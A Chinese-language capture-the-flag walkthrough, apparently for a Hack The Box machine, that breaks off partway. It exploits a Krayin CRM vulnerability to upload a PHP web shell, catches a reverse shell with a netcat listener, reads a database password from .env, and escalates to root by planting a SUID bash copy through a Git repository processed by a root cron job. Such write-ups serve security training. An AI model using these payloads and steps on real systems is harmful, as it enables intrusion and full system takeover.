
通过 exploit-db 找到针对 Krayin CRM 的漏洞利用程序(CVE-2026-38526)

下载包含漏洞利用程序的文件,并检查需要传入其中的数据

创建 PHP shell:
<?php system($_GET['cmd']); ?>

运行漏洞利用程序:
python3 52629.py -t http://billing.nexus.htb -u '[email protected]' -p 'N27xh!!2ucY04' -f shell.php
启动监听器:nc -lvp 12345。通过浏览器访问漏洞利用程序给出的路径来触发 shell

在运行 nc 的终端中获取反向 shell:

从系统内部读取 .env,找到第二个密码:DB_PASSWORD=y27xb3ha!!74GbR
通过 SSH 登录:
ssh [email protected]
总计:找到第一个 user 标志!
检查是否存在 wget:

从 Github 官方仓库下载 linpeas.sh 文件,并开启服务器以便将文件发送到目标机器:

成功获取文件并运行 linpeas.sh:
Linpeas 发现开放端口 3000,其上运行着本地启动的 Gitea
由于用户 jones 对该仓库有访问权限,我决定利用 Git Hooks 机制和内部对象来提升权限。
准备脚本 123_shell 以创建 SUID 二进制文件:
#!/bin/bash
cp /bin/bash /tmp/shell
chmod 4755 /tmp/shell

创建一个空的 test 仓库:

通过底层命令(hash-object、commit-tree)利用 Git,将恶意对象注入 test 仓库
该仓库由 root 身份的 cron 任务处理,该任务执行 git pull 或类似操作,从而导致我们的代码被执行
再创建一个包含 cron 命令的文件:









